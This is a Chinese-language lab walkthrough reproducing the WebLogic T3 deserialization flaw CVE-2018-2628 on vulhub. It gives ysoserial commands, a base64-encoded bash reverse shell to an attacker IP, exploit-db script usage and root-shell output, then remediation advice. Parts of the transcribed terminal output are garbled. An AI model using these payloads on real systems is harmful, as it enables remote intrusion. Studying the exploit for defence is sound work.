Weblogic-JAVA反序列化(CVE-2018-2628)

漏洞复现-CVE-2018-2628

0x00 前言

该漏洞通过t3协议触发,可导致未授权的用户在远程服务器执行任意命令。

影响版本:


- Oracle Weblogic Server 10.3.6.0
- Oracle Weblogic Server 12.1.3.0
- Oracle Weblogic Server 12.2.1.2
- Oracle Weblogic Server 12.2.1.3

注意:

复现用的ysoserial需要java8的环境 复现用的44553.py需要python2的环境

0x01 环境搭建

这里是用的vulhub进行环境搭建



0x02 复现步骤

首先下载ysoserial,并启动一个JRMP Server:

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener
[listen port] CommonsCollections1 [command]
```

其中,[command]即为我想执行的命令,而[listen port]是JRMP Server监听的端口。

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 1234 CommonsCollections1 'whoami'
```

因为ysoserial不允许出现&符号,所以构造一下反弹shell

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener
1234 CommonsCollections1 'bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEyLjEzNS80NDQ0IDA+JjE=}|{base64,-d}|
{bash,-i}'
```

```
(ront@ kali)-[/opt/tools/weblogic/cve-2018-2628]
| ava -cp ysoserial-0.0.6-SMAPSHOFETA-all.jar ysoserial.exploit.JRMPListener 1234 CommonsCollections1 'bash -c {echo,YMFZaCAtaSA+JiAVZGVZL3RjcC8XOTIU MTYL1EyL1EZASSGMONGDIA-JJE:}{bash.-i}*

* Opening JRMP listener on 1234

* Avave connection from /192.168.12.130:38048

Reading message...

Is DGC call for [[0:0:0, 13141994], [0:0:0, -668532311], [0:0:0, -1531584756], [0:0:0, 832393988], [0:0:0, -64003598], [0:0:0, -172735641], [0:0:0, 884887

229]

Sending return with payload for obj [0:0:0, 2]

Closing connection
```

查找可利用脚本,可参考 https://www.exploit-db.com/exploits/44553

```
Exploit fitte

Exploi
```

python exploit.py [victim ip] [victim port] [path to ysoserial] [JRMPListener
ip] [JRMPListener port] [JRMPClient]

其中, [victim ip] 和 [victim port] 是目标weblogic的IP和端口, [path to ysoserial] 是本地 ysoserial的路径, [JRMPListener ip] 和 [JRMPListener port] 第一步中启动JRMP Server的IP地址 和端口。 [JRMPClient] 是执行JRMPClient的类, 可选的值是 JRMPClient 或 JRMPClient2。

```
python 44553.py 192.168.12.130 7001 ysoserial-0.0.6-SNAPSHOT-BETA-all.jar 192.168.12.135 1234 JRMPClient
```

执行完成后,发现反弹成功

```
msf6 exploit(aulti/handler) > run

[*] Started reverse TCP handler on 192.168.12.135:4444
[*] Command shell session 4 opened (192.168.12.135:4444 → 192.168.12.130:33314) at 2023-03-11 18:36:14 +0800

Shell Banner:
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell

root@7b13d5fd225b:~/Oracle/Middleware/user_projects/domains/base_domain#

root@7b13d5fd225b:~/Oracle/Middleware/user_projects/domains/base_domain#
```

0x03 修复建议

- 1、此漏洞产生于Weblogic T3服务,当开放Weblogic控制台端口(默认为7001端口)时,T3服务会默认开启。关闭T3服务,或控制T3服务的访问权限,能防护该漏洞。
- 2、更新Oracle官方发布的最新补丁